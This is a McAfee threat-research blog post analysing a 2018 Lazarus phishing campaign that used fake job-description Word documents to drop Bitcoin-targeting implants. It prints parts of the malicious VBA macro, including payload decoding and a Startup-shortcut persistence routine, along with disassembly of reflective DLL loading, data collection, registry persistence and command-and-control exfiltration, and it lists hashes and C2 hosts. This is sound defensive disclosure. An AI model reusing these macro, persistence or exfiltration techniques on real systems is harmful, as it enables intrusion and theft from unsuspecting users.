Lazarus Resurfaces, Targets Global Banks and Bitcoin Users

mcafee.com/blogs/other-blogs/mcafee-labs/lazarus-resurfaces-targets-global-banks-bitcoin-users/

February 12, 2018

This blog was written with support and contributions provided by Asheer Maholtra, Jessica Saavedra Morales, and Thomas Roccia.

McAfee Advanced Threat Research (ATR) analysts have discovered an aggressive Bitcoin-stealing phishing campaign by the international cybercrime group Lazarus that uses sophisticated malware with long-term impact.

This new campaign, dubbed HaoBao, resumes Lazarus' previous phishing emails, posed as employee recruitment, but now targets Bitcoin users and global financial organizations. When victims open malicious documents attached to the emails, the malware scans for Bitcoin activity and then establishes an implant for long-term data-gathering.

HaoBao targets and never-before-seen implants signal to McAfee ATR an ambitious campaign by Lazarus to establish cryptocurrency cybercrime at a sophisticated level.

Background

Beginning in 2017, the Lazarus group heavily targeted individuals with spear phishing emails impersonating job recruiters which contained malicious documents. The campaign lasted from April to October and used job descriptions relevant to target organizations, in both English and Korean language. The objective was to gain access to the target's environment and obtain key military program insight or steal money. The 2017 campaign targets ranged from defense contractors to financial institutions, including crypto currency exchanges, however; much of this fake job recruitment activity ceased months later, with the last activity observed October 22, 2017.

Analysis

On January 15th , McAfee ATR discovered a malicious document masquerading as a job recruitment for a Business Development Executive located in Hong Kong for a large multi-national bank. The document was distributed via a Dropbox account at the following URL:

hxxps://www.dropbox.com/s/qje0yrz03au66d0/JobDescription.doc?dl=1

This is the mark of a new campaign, though it utilizes techniques, tactics and procedures observed in 2017. This document had the last author 'Windows User' and was created January 16, 2018 with Korean language resources. Several additional malicious documents with the same author appeared between January 16 though January 24, 2018.


last_author	Windows User
creation_datetime	2017-09-11 10:20:00
revision_number	2
author	HP
page_count	1
last_saved	2018-01-16 03:37:00
edit_time	60
template	Normal.dotm
application_name	Microsoft Office Word
code_page	Korean

Document summary from Virus Total

Sha1	Creation Date	Author	Subject
dc06b737ce6ada23b4d179d81dc7d910a7dbfdde	1/15/2018	Windows User	Business Development Executive - Insurance
a79488b114f57bd3d8a7fa29e7647e2281ce21f6	1/19/2018	Windows User	Relationship Director – Corporate Banking
7e70793c1ca82006775a0cac2bd75cc9ada37d7c	1/24/2018	Windows User	Engineering Manager for Crypto Currency job

Malicious job recruitment documents

Victims are persuaded to enable content through a notification claiming the document was created in an earlier version of Microsoft Word. The malicious documents then launch an implant on the victim's system via a Visual Basic macro.



Malicious Microsoft Word document

Sha1	Compile Date	File Name	Command & Control
535f212b320df049ae8b8ebe0a4f93e3bd25ed79	1/22/2018	Lsm.exe	210.122.7.129
1dd8eba55b16b90f7e8055edca6f4957efb3e1cd	1/22/2018	---------	
afb2595ce1ecf0fdb9631752e32f0e32be3d51bb	1/19/2018	---------	70.42.52.80
e8faa68daf62fbe2e10b3bac775cce5a3bb2999e	1/15/2018	Csrss.exe	221.164.168.185

Implants dropped in campaign

The document (7e70793c1ca82006775a0cac2bd75cc9ada37d7c) created January 24, 2018 drops and executes an implant compiled January 22, 2018 with the name lsm.exe (535f212b320df049ae8b8ebe0a4f93e3bd25ed79). The implant lsm.exe contacted 210.122.7.129 which also resolves to worker.co.kr.*Implants dropped in campaign*

The other malicious document (a79488b114f57bd3d8a7fa29e7647e2281ce21f6) created January 19, 2018 drops the implant (afb2595ce1ecf0fdb9631752e32f0e32be3d51bb); which is 99% similar-to the lsm.exe implant.

This document was distributed from the following Dropbox URLs:

- hxxps://dl.dropboxusercontent.com/content_link/AKqqkZsJRuxz5VkEgcguqNE7Th3iscMsSYvivwzAYuTZQWDBLsbUb7yBdbW2lHos/file?dl=1
- hxxps://www.dropbox.com/s/q7w33sbdil0i1w5/job description.doc?dl=1

```
HTTP/1.1 200 OK
Content-Type: application/binary

Server: nginx
Date: Fri, 19 Jan 2018 19:50:48 GMT
Content-Length: 665600
Connection: keep-alive
Referrer-Policy: no-referrer
X-Content-Type-Options: nosniff
Content-Disposition: attachment; filename="Job Description.doc"; filename*=UTF-8''Job%20Description.doc
Set-Cookie: uc_session=XOiuhHi6tfGbkM1QcNuaSzi7ePafdgxJL3cQfp6KnJWmLyQRu5BUHoK5p93ayYFP; Domain=dropboxusercontent.com; httponly; Path=/; secur
e
Accept-Ranges: bytes
Content-Security-Policy: sandbox; referrer no-referrer;
Etag: 16d
X-Dropbox-Request-Id: 5a8a8111d35ff9aa121be5547703c568
Pragma: public
Cache-Control: max-age=60
x-content-security-policy: sandbox; referrer no-referrer;
x-webkit-csp: sandbox; referrer no-referrer;
X-Robots-Tag: noindex, nofollow, noimageindex
X-Server-Response-Time: 479
Strict-Transport-Security: max-age=15552000; includeSubDomains


--- Additional Info ---
Magic:  CDF V2 Document, Little Endian, Os: Windows, Version 6.2, Code page: 949, Author: HP, Template: Normal.dotm, Last Saved By: Windows Use
r, Revision Number: 2, Name of Creating Application: Microsoft Office Word, Total Editing Time: 02:00, Create Time/Date: Sun Sep 10 10:20:00 20
17, Last Saved Time/Date: Thu Jan 18 03:12:00 2018, Number of Pages: 1, Number of Words: 0, Number of Characters: 0, Security: 0
Size:   665600
Md5:    1aa7277dad2fc8268c79e8295514aa06
Sha1:   a79488b114f57bd3d8a7fa29e7647e2281ce21f6
Sha256: 5aca6a390464c4880d813ebc04e6822fda9c68597600d27e1c5afaa26405bf6f
```

HTTP response for job description document

This implant (csrss.exe) compiled January 15, 2018 contacts an IP address 70.42.52.80 which resolves to deltaemis.com. We identified that this domain was used to host a malicious document from a previous 2017 campaign targeting the Sikorsky program.

> hxxp://deltaemis.com/CRCForm/3E_Company/Sikorsky/E4174/JobDescription.doc

A third malicious document (dc06b737ce6ada23b4d179d81dc7d910a7dbfdde) created January 19, 2018 drops e8faa68daf62fbe2e10b3bac775cce5a3bb2999e which is compiled January 15, 2018. This implant communicates to a South Korean IP address 221.164.168.185 which resolves to palgong-cc.co.kr.

McAfee ATR analysis finds the dropped implants have never been seen before in the wild and have not been used in previous Lazarus campaigns from 2017. Furthermore, this campaign deploys a one-time data gathering implant that relies upon downloading a second stage to gain persistence. The implants contain a hardcoded word “haobao” that is used as a switch when executing from the Visual Basic macro.

Malicious Document Analysis

The malicious document contains two payloads as encrypted string arrays embedded in Visual Basic macro code. The payloads are present as encrypted string arrays that are decrypted in memory, written to disk and launched in sequence (second stage malicious binary launched first and then the decoy document).

The VBA Macro code is self-executing and configured to execute when the OLE document (MS Word doc) is opened (via “Sub AutoOpen()”). The AutoOpen() function in the VBA Macro performs the following tasks in the sequence listed:

> Decodes the target file path of the second stage binary payload. This file path is calculated based on the current user’s Temp folder location:

<temp_dir_path>\.\lsm.exe

```
bin = "-[krl-dwd"

src = Environ("temp") + "\"
For idx = 1 To Len(bin)
    src = src + Chr(Asc(Mid$(bin, idx, 1)) + 1)
Next idx
```

VB code to decrypt second stage filepath

> Decodes the second stage binary in memory and writes it to the %temp%\.\lsm.exe file location

```
'
Dim str(275) As String

str(1) = "B2A56FFFFCFFFFFFFBFFFFFF0000FFFF47FFFFFFFFFFFFFFBFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFEFFFFF1E045F
str(2) = "FFFFFFFFD18B9A878BFFFFFF6B4AFFFFFFEFFFFFFF49FFFFFFBFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFDFFFFF9FD18D9B9E8B9EFFFF01A8FFFFF2FFFFFFFA7FFFFFF45FFF
str(3) = "FFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFC4358CF495F200EAF72FBFFFCC3F3C47FEFFFFFF3C33333333333333333333AA7413AEA9748DF77A098AF
str(4) = "0072AA2B38BA1BFEFFFFFF743117CD0100000827A0E43FA10827A4741AA23CA0A1CC3FA4741AA23C3333333333333333333333333AA74137C13EFACA9A8740674E07488F
str(5) = "AA7413008AF3008AF700EADF2FBFFFA23C333333333333333333333333333333AA7413008AF700EAD72FBFFFA23C3333AA74137C13BBAC7425742EA9CC0976A20F76AA0
str(6) = "FFFFFF74BFC3FC39CC0976F876B7CB74F874A8FB76AA0BF048B7EB7C3EDB99C48FF9F07C54FFFFFF72E3FE6F74B4FB7A368ABE74BA1774B207748BF7C77A0981880088C
str(7) = "74F87A3F8A5974821F47FEFFFFFF76B8E714F838B8E7FEFFFFFF743017C80500007A3FF07B19010000743017170700007A3FF07B2801000074F8744F3FFFFFFF7A098BD
str(8) = "768A0B16FF00000074AA13CC36D429BDC48A13F0B82E7C05FE8DC538BA0BFEFFFFFF46FFFFFF7F7C04FE7289FE743CF0BB267C07FE72B0FBF0BA302E1475FE7286FE77B
str(9) = "FFFFFF7C13E3743417AC0700007C3BE37A3F8B16F0A83F38BA0AFFFFFFFFFF0EEBA229938BA06FFFF99F029BA1239BA04FF38BA23BC908D9A9938BA1FBB9174CF74AFFB7
str(10) = "A61753F5FFFF1758F5FFFF17D3F9FFFF17EDF9FFFFAF176FDCFFFFA617A6D7FFFF7B3F8BFA17BDE0FFFF1707FAFFFFCC3F3C95F8179AF9FFFF3317D5F9FFFFCC3F3C17
str(11) = "FCFFFF95E817056BFFFF7A3F8BFA95FDA632D65C37DCBDFF76F23BDCBDFF76EA3FDCBDFF76E243DCBDFF76CA47DCBDFF76C24BDCBDFF9973EA1FDCBDFF9973F22BDCBD
str(12) = "9713DABDFF1704DCFFFFA67A3F8AF09707DABDFF1713DCFFFFA67A3F8BB9CD3F14B45EFFCFBEFF728A0BA87C1FE04013DABDFF95DFA6D4377C37002C37CCFAFFCFBEFF
str(13) = "41FFFF0000C4388BF27A398BF6082F5CFBCFBEFF14D117750000007437C4308AF846B019BF4414F17A318AF5F2EEB8FFFF3E1FEFF43776F2FFCFBEFF082E76F2FBCFBE
str(14) = "72BA43AF00EA832FBFFF09BA17FE8BF9F048BA1314FC95F5A7741AA23C9772DABFFF00EAAB2FBFFF3CAA741374BAF774FF7EC79C8C921F8ADA7C87EFFC8AE074BFEBC2
str(15) = "C29FF9FCFF8BF8C28FF9FCFF8AEE74C2D7D9BDFF7C30FE76C2D7D9BDFF14F974C2D7D9BDFF7C820BF874BA1B76BA0383CD95F8A7CC36ACF05D740CA472A22376FC74BA
str(16) = "7C3FEF99F028077A008B13F04328FC3D14427482F7CC3F7C36000D517C3EFE08267C10FE75BAF3020D517C38FEC7F88BFBCC3F14FD743803A0363C333333333333333
str(17) = "1736FCFFFF7B3F8AFCCD3F3C1790FCFFFF7B3F8AF8170FFCFFFF14124FFE3CAA74137F82F7FF8AED1779FCFFFF1727FCFFFF95FF1788F9FFFFA64FFEA23C333374B3DB
str(18) = "72CB8972A34CEF74F476B7F37C84FBFF8A3397FEFEFFFF74BCF717F6F9FFFF46FEFFFFFF74BCF717E4F9FFFF144F9B70FAFFFFFFFF7C3BE7A0A1A43C74B3DBFB08BEFB
str(19) = "3F8BEA00FA93D9BDFF7C39E77C38E77C01E78D244FFE14F817FAFFFFFFCD3FA0A13CA974CA93D9BDFF7A098BDF9439E7A87247C3D9BDFFA800EA6B2FBFFF00F293D9BD
str(20) = "098BF4743117F90A0000002914F900EA572FBFFFA1A23CAA7413A997872DBFFF978F2DBFFF97872DBFFF95FC170D0100007C3BEF740F008AF3008AF77A098BF4743117
str(21) = "F7179AFFFFFF144874B3DBFB9B76F2FFFFFFFF7C3BE7A0A1A43CCC3F9B74F2FFFFFFFF7E86FB9ECDBFFF8AEF74AEF374ADF3C6AEF78AFA47FEFFFFFF3C72B6FFACAE44
str(22) = "F77A008BF874A2F37A248AE8173DE9FFFF38FFE9FFFFFF1704EAFFFF410000008014B974BA0B7C4757FFFFFFFF8AF2ACA817D0000000A6A6740F14D2D404F049FBE072
str(23) = "C64AFDFF3F8ADD38B9F772FFFFFF14E638B9F771FFFFFF14EF38B9F77AFFFFFF14F838B9F775FFFFFF0089F7743095F700EACF2EBFFF0028A676A1F714EF008EFB76A6
str(24) = "C6C58BF772BFFBBEC6C78A07743876F22FD9BDFF76BA07742076EA2BD9BDFFAF177BF1FFFFA6768207A91785F1FFFFA6A0743CA4A1741AA23C7400AA7413AE74BAEBAC
str(25) = "0F1750F3FFFF7C3BF37439A0A1A23C7400AA7413A216F80200007CC207D8BDFFFF8BFCCC3F3CA9A8179DDDFFFF17C8D9FFFF740F7A098AFA7C300014D5A917CFFFFFFF
str(26) = "840000009751C3BFFF4603D8BDFF179300000000CAFBD7BDFF17CD00000000CAFFD7BDFF17D8000000A6A63C160A0200007400ACA9179EDFFFFF74CA23D9BDFF7A098A
str(27) = "8B2EBFFF978F2EBFFF177D010000A6A67A098AF839FAEBD7BDFFFE38BA030100000017D8FFFFFF7A098AD3008AF717D5FFFFFF74BA1374FF00CF170D0100007C3BFB3C
str(28) = "FFFFFEFF8BEA17EFF4FFFF38FFE9FFFFFF17B6F5FFFF95E9A7A23C4683D5BDFF78FECC3FA23CCC3F46E7D7BDFFBF78FE3C95F797A7E1BEFF17B81A000041AFCFBEFFC6
str(29) = "F772B20076BA0776BA0B72BA07AF008AF372BA0BAF17ED000000741AA23C7400AA74135EFFCFBEFF7C1FE095DFA6D43774BAF72C37CCFAFFCFBEFFA23C7400AA74137C
str(30) = "74B2037C3BEF7A368AF77C3700166EFFFFFF72FB4E742676BA0372CB465EFFCFBEFF7482037C1FE095DFA6D437CC3F2C377430CCFAFFCFBEFF76BA0B7439D4387C3FFC
str(31) = "BDFFCC0976CA5BD3BDFF1711FFFFFF00CA2BD9BDFF76CA57D3BDFF1722FFFFFF00CA27D9BDFF76CA2BD9BDFF1733FFFFFF7C3BEF76CA27D9BDFF4FFEA13C979F24BFFF
str(32) = "BEFFFD8BDE95E8170B94FFFF7A3F8BFA95F8A632D695FE97EAFFFFBF95FC175DFFFFFF7C3BF395FC1777080000337400AA7413A9748AF77A098BF3951FCC2DA70809C4
```

second stage binary (MZ) as an encrypted String Array in the VBA Macro

offBin		Byte(0 to 499)
offBin(0)	77	Byte
offBin(1)	90	Byte
offBin(2)	144	Byte
offBin(3)	0	Byte
offBin(4)	3	Byte
offBin(5)	0	Byte
offBin(6)	0	Byte
offBin(7)	0	Byte
offBin(8)	4	Byte
offBin(9)	0	Byte
offBin(10)	0	Byte
offBin(11)	0	Byte
offBin(12)	255	Byte
offBin(13)	255	Byte
offBin(14)	0	Byte
offBin(15)	0	Byte
offBin(16)	184	Byte
offBin(17)	0	Byte
offBin(18)	0	Byte
offBin(19)	0	Byte
offBin(20)	0	Byte
offBin(21)	0	Byte
offBin(22)	0	Byte

second stage binary (MZ) decoded in memory by the VBA Macro

- After writing the second stage payload to disk the VBA code performs two important actions.
  - Runs the second stage payload using cmd.exe. This is done so that the cmd.exe process exists as soon as the payload is launched. This way a process enumeration tool cannot find the parent process => Smaller footprint.

cmdline for executing the second stage binary:

cmd.exe /c start /b <temp_dir_path>\.\lsm.exe /haobao

- Adds persistence on the system by creating a shortcut in the user’s Startup folder with the correct cmdline arguments:

Link file command line: <temp_dir_path>\.\lsm.exe /haobao

Link File Name: GoogleUpdate.lnk

```
Private Sub trigger(fn)
    Dim obj As Object
    Set obj = CreateObject(obfuscated("kgw:18<Bg0y44"))
    Set lnk = obj.CreateShortcut(obj.SpecialFolders("startup") & "\GoogleUpdate.lnk")
    obj.Run "cmd.exe /c start /b " & fn & " /haobao", 1, False
    lnk.TargetPath = fn
    lnk.Arguments = "/haobao"
    lnk.WorkingDirectory = Environ("temp")
    lnk.Description = "GoogleUpdate"
    lnk.WindowStyle = 1
    lnk.Save
    Set lnk = Nothing
    Set obj = Nothing
End Sub
```

Trigger code for executing the second stage binary and establishing persistence

lnk	[redacted]\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\GoogleUpdate.lnk"	Variant/Object/IWshShortcut
Arguments	"/haobao"	String
Description	"GoogleUpdate"	String
FullName	[redacted]\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\GoogleUpdate.lnk"	String
Hotkey	""	String
IconLocation	",0"	String
TargetPath	[redacted]\AppData\Local\Temp\lsm.exe"	String
WindowStyle	1	Long
WorkingDirectory	[redacted]\AppData\Local\Temp"	String

LNK file configuration for establishing persistence

Once the second stage payload has been launched, the VBA Macro proceeds to display a decoy document to the end user. This decoy document is also stored in the VBA Macro as an encrypted string array (similar to the second stage payload). The decoy document is again written to the user's temp directory to the following filename/path:

<temp_dir_path>\.\Job Description.doc

offBind		Byte(0 to 499)
offBind(0)	208	Byte
offBind(1)	207	Byte
offBind(2)	17	Byte
offBind(3)	224	Byte
offBind(4)	161	Byte
offBind(5)	177	Byte
offBind(6)	26	Byte
offBind(7)	225	Byte
offBind(8)	0	Byte
offBind(9)	0	Byte
offBind(10)	0	Byte
offBind(11)	0	Byte
offBind(12)	0	Byte
offBind(13)	0	Byte
offBind(14)	0	Byte
offBind(15)	0	Byte
offBind(16)	0	Byte
offBind(17)	0	Byte
offBind(18)	0	Byte
offBind(19)	0	Byte
offBind(20)	0	Byte
offBind(21)	0	Byte

Decoy Document decoded in memory by the VBA Macro

- Once the decoy document has been written to disk, the VBA Macro sets its file attributes to System + Hidden
- The decoy document is then opened by the malicious VBA Macro and the original malicious document's caption is copied over to the decoy document to trick the end user into mistaking the decoy document for the original (malicious) document.
- This activity, combined with the fact that the VBA Macro then closes the current (malicious) document, indicates that the VBA Macro aims to trick an unsuspecting user into thinking that the decoy document currently open is the original (malicious) document opened by the user.
- Since the decoy document is a benign file and does not contain any macros the victim does not suspect any malicious behavior.

Implant Analysis

As part of the implant initialization activities the implant does the following;

Checks the string passed to it through command line

- "/haobao" in case of 535f212b320df049ae8b8ebe0a4f93e3bd25ed79
- "/pumpingcore" in case of e8faa68daf62fbe2e10b3bac775cce5a3bb2999e

If the malware does not find this string in its cmdline arguments, it simply quits without going any further.

Unwraps a DLL into memory and calls its one-and-only import using Reflective DLL injection. DLL information.

During our research, we discovered additional variants of the DLL file.

Sha1	DLL name in header	DLL export function	Compile Date
57285B3140522580D263F9068EA350AE41EDAF7B	Core.DLL	CoreDN	1/22/2018
d655e9052f2f89e37a6d1a56290dd257bae5aadd	Core.DLL	CoreDN	1/15/2018
923735F532AD85489B26C83FC1C6C090071F5A53	Core.DLL	CoreDN	1/11/2018

DLL information

As part of Reflective DLL loading the malware performs the following tasks on the DLL it has unwrapped in memory:

- Copy the unwrapped DLL into new locations in its own memory space.
- Build imports required by the DLL (based on the IAT of the DLL)

```
dynamically_load_APIs_specified_in_the_unwrapped_DLLloc_401250:
                                        ; CODE XREF: load_dll_API_imports_into_mem_su
                mov     eax, [ebx+0Ch]
                test    eax, eax
                jz      loc_401373
                push    dword ptr [edi+30h] ; Library filename
                add     eax, esi
                push    eax
                mov     eax, [edi+24h]  ; p_LoadLibrary
                call    eax
                mov     esi, eax
                add     esp, 8
                mov     [ebp+var_8], esi
                test    esi, esi
                jz      loc_401362
                mov     eax, [edi+0Ch]
30              lea     eax, ds:4[eax*4]
                push    eax             ; size_t
                push    dword ptr [edi+8] ; void *
                call    _realloc
                mov     ecx, eax
                add     esp, 8
                test    ecx, ecx
                jz      loc_401345
                mov     eax, [edi+0Ch]
                mov     edx, esi
                mov     [edi+8], ecx
                mov     [ecx+eax*4], edx
                inc     dword ptr [edi+0Ch]
                mov     ecx, [ebx]
                test    ecx, ecx
                jz      short loc_4012B7
                mov     eax, [ebp+var_4]
                lea     esi, [ecx+eax]
                mov     ecx, [ebx+10h]
                add     ecx, eax
                jmp     short loc_4012BF
; ---------------------------------------------------------------------------

loc_4012B7:                             ; CODE XREF: load_dll_API_imports_into_mem_su
                mov     esi, [ebx+10h]
                add     esi, [ebp+var_4]
                mov     ecx, esi

loc_4012BF:                             ; CODE XREF: load_dll_API_imports_into_mem_su
                mov     eax, [esi]
                test    eax, eax
                jz      short loc_40130A
                sub     ecx, esi
                mov     [ebp+var_10], ecx
                nop     word ptr [eax+eax+00h]

loc_4012D0:                             ; CODE XREF: load_dll_API_imports_into_mem_su
                lea     ebx, [ecx+esi]
                push    dword ptr [edi+30h]
                test    eax, eax
                jns     short loc_4012DF
                movzx   eax, ax
                jmp     short loc_4012E7
; ---------------------------------------------------------------------------

loc_4012DF:                             ; CODE XREF: load_dll_API_imports_into_mem_su
                mov     ecx, [ebp+var_4]
                add     ecx, 2
                add     eax, ecx

loc_4012E7:                             ; CODE XREF: load_dll_API_imports_into_mem_su
                push    eax
                mov     eax, [edi+28h]
                push    edx
                call    eax             ; p_GetProcAddress
                add     esp, 0Ch
```

Imports builder code in malware for the DLL imports

Call the newly loaded DLL image's Entry Point (DllMain) with DLL_PROCESS_ATTACH to complete successful loading of the DLL in the malware process.

```
                jnz     short loc_401810

call_DLL_EP_loc_401821:                 ; CODE XREF: Load_DLL_build_imports_run_EP_of_DLL_sub_
                                        ; Load_DLL_build_imports_run_EP_of_DLL_sub_401400+405
                mov     eax, [edi]
                mov     eax, [eax+28h]
                test    eax, eax
                jz      short loc_401869
                cmp     dword ptr [edi+14h], 0
                jz      short loc_40185A
                mov     ecx, [ebp+lpAddress]
                add     eax, ecx
                push    0
                push    1
                push    ecx
                call    eax             ; 1000242D -> inside the DLL ===> ENTRY POINT!!
                test    eax, eax
```

DLL Entry Point Call from malware to finish loading of the DLL in memory

Call the actual malicious export in the DLL named “CoreDn”

```
mov     dword ptr [ebp-24h], 'eroC'
mov     word ptr [ebp+var_23+3], 'nD'
```

Hardcoded DLL export name “CoreDn” in malware

All the malicious activities described below are performed by the DLL unless specified otherwise.

Data Reconnaissance

The implant has the capability of gathering data from the victim’s system. The following information will be gathered and sent to the command and control server.

Computer name and currently logged on user’s name, stored in the format

<ComputerName> \ <Username>

```
push    eax             ; nSize
lea     eax, [ebp+Buffer]
push    eax             ; lpBuffer
call    ds:GetComputerNameA
lea     eax, [ebp+nSize]
mov     [ebp+nSize], 104h
push    eax             ; pcbBuffer
lea     eax, [ebp+var_518]
push    eax             ; lpBuffer
call    ds:GetUserNameA
lea     eax, [ebp+var_518]
push    eax
lea     eax, [ebp+Buffer]
push    eax
push    offset aSS      ; "%s \\ %s"
lea     eax, [ebp+String]
push    104h
push    eax
call    sprintf
```

Malware obtaining the computer name and user name

List of all processes currently running on the system arranged in format

<Process Name>\r\n

<Process Name>\r\n

<Process Name>\r\n

<Process Name>\r\n

```
                mov     edi, ecx
                call    ds:CreateToolhelp32Snapshot
                mov     esi, eax
                cmp     esi, 0FFFFFFFFh
                jz      short loc_10001733
                push    128h            ; size_t
                lea     eax, [esp+144h+pe]
                push    0               ; int
                push    eax             ; void *
                call    _memset
                add     esp, 0Ch
+               mov     [esp+140h+pe.dwSize], 128h
                lea     eax, [esp+140h+pe]
                push    eax             ; lppe
                push    esi             ; hSnapshot
                call    ds:Process32First
                test    eax, eax
                jnz     short loc_1000174A
                push    esi             ; hObject
                call    ds:CloseHandle

loc_10001733:                           ; CODE XREF: Process_List_and_check_BTC_QT_
                xor     eax, eax
                pop     edi
                pop     esi
                pop     ebx
                mov     ecx, [esp+134h+var_4]
                xor     ecx, esp
                call    __security_check_cookie(x)
                mov     esp, ebp
                pop     ebp
                retn
; ---------------------------------------------------------------------------

loc_1000174A:                           ; CODE XREF: Process_List_and_check_BTC_QT_
                mov     ebx, ds:Process32Next

loc_10001750:                           ; CODE XREF: Process_List_and_check_BTC_QT_
                lea     eax, [esp+140h+pe.szExeFile]
                mov     ecx, edi
                push    eax
                call    strcat
                push    offset asc_10015584 ; "\r\n"
                mov     ecx, edi
                call    strcat
                push    128h            ; size_t
                lea     eax, [esp+144h+pe]
                push    0               ; int
                push    eax             ; void *
                call    _memset
                add     esp, 0Ch
+               mov     [esp+140h+pe.dwSize], 128h
                lea     eax, [esp+140h+pe]
                push    eax             ; lppe
                push    esi             ; hSnapshot
                call    ebx ; Process32Next
                test    eax, eax
                jnz     short loc_10001750
                push    esi             ; hObject
                call    ds:CloseHandle
```

Malware collecting process information from endpoint

The presence of a specific registry key on the system

HKEY_CURRENT_USER\Software\Bitcoin\Bitcoin-Qt

The malware appends an indicator (flag) specifying whether the above registry key was found in the user's registry:

```
<Process Name>\r\n
<Process Name>\r\n
<Process Name>\r\n
<Process Name>\r\n
n\r\n            --→ Indicating absence of the key.

OR
<Process Name>\r\n
<Process Name>\r\n
<Process Name>\r\n
<Process Name>\r\n
y\r\n            --→ Indicating presence of the key.
```

This key is checked again as part of the command and control communication and is sent as a duplicate value to the command and control in the HTTP POST request as well (explained in the below).

```
push    eax             ; phkResult
push    KEY_READ        ; samDesired
push    0               ; ulOptions
push    offset SubKey   ; "Software\\Bitcoin\\Bitcoin-Qt"
push    HKEY_CURRENT_USER ; hKey
call    ds:RegOpenKeyExA
test    eax, eax
jnz     short loc_100017C8
push    [esp+140h+phkResult] ; hKey
call    ds:RegCloseKey
push    offset aY       ; "y\r\n"
jmp     short loc_100017CD
-------------------------------------------------------------------------

0017C8:                 ; CODE XREF: Process_List_and_check_BT
push    offset aN       ; "n\r\n"

0017CD:                 ; CODE XREF: Process_List_and_check_BT
mov     ecx, edi
call    strcat
```

Malware checking for the presence of the registry key

Exfiltration

Preparation

In preparation of the exfiltration of information collected from the endpoint, the malware performs the following activities:

- Encode the collected information using a simple byte based XOR operation using the byte key: 0x34.
- Base64 encode (standard) the XORed data.
- Again, check for the presence of the Registry Key: HKCU\Software\Bitcoin\Bitcoin-Qt

Command and Control Server Communication

Once the malware has performed all these activities it sends an HTTP POST request to the CnC server:

- www[dot]worker.co.kr for md5 BDAEDB14723C6C8A4688CC8FC1CFE668
- www[dot]palgong-cc.co.kr for md5 D4C93B85FFE88DDD552860B148831026

In the format:

HTTP POST to www[dot]worker.co.kr

/board2004/Upload/files/main.asp?idx=%d&no=%s&mode=%s

OR

HTTP POST to www[dot]palgong-cc.co.kr

/html/course/course05.asp?idx=%d&no=%s&mode=%s

where

idx= 20 (14h) if the Registry key does not exist; 24 (18h) if the key exists.

no= XORed + base64 encoded “<Computername> \ <username>”

mode= XORed + base64 encoded Process listing + Registry key flag

```
push    ebx             ; dwReserved
push    1BBh            ; nServerPort
push    offset pswzServerName ; "www.worker.co.kr"
push    [ebp+cbSize]    ; hSession
call    ds:WinHttpConnect
```

Command and control server domain

Persistence

The persistence mechanism of the malware is performed only for the downloaded implant. Persistence is established for the implant via the visual basic macro code initially executed upon document loading by the victim. This persistence is also performed ONLY if the malware successfully executes the downloaded implant. The malware first tries to update the HKEY_LOCAL_MACHINE registry key.

If the update is unsuccessful then it also tries to update the HKEY_CURRENT_USER registry key. Value written to registry to achieve persistence on the endpoint:

Registry Subkey = Software\Microsoft\Windows\CurrentVersion\Run

Value Name = AdobeFlash

Value Content = “C:\DOCUME~1\<username>\LOCALS~1\Temp\OneDrive.exe” kLZXlyJelgqUpKzP

```
    push    eax             ; phkResult
    movups  xmm0, xmmword ptr ds:aSoftwareMicrosoftWindowsCurrentversionRun+10h ; "ft\\Windows\\Cur
    lea     eax, [ebp+SubKey]
    push    eax             ; lpSubKey
    movups  [ebp+var_24], xmm0
    push    HKEY_LOCAL_MACHINE ; hKey
    movq    xmm0, qword ptr ds:aSoftwareMicrosoftWindowsCurrentversionRun+20h ; "ntVersion\\Run"
    movq    [ebp+var_14], xmm0
    call    ds:RegCreateKeyA
    mov     edi, ds:RegCloseKey
    test    eax, eax
    jnz     short loc_100014D1
    push    esi             ; lpString
    call    ds:lstrlenA
    push    eax             ; cbData
    push    esi             ; lpData
    push    1               ; dwType
    push    0               ; Reserved
    push    ebx             ; lpValueName
    push    [ebp+phkResult] ; hKey
    call    ds:RegSetValueExA
    push    [ebp+phkResult] ; hKey
    test    eax, eax
    jnz     short loc_100014CF
    call    edi ; RegCloseKey
    pop     edi
    pop     esi
    mov     eax, 1
    pop     ebx
    mov     ecx, [ebp+var_4]
    xor     ecx, ebp
    call    __security_check_cookie(x)
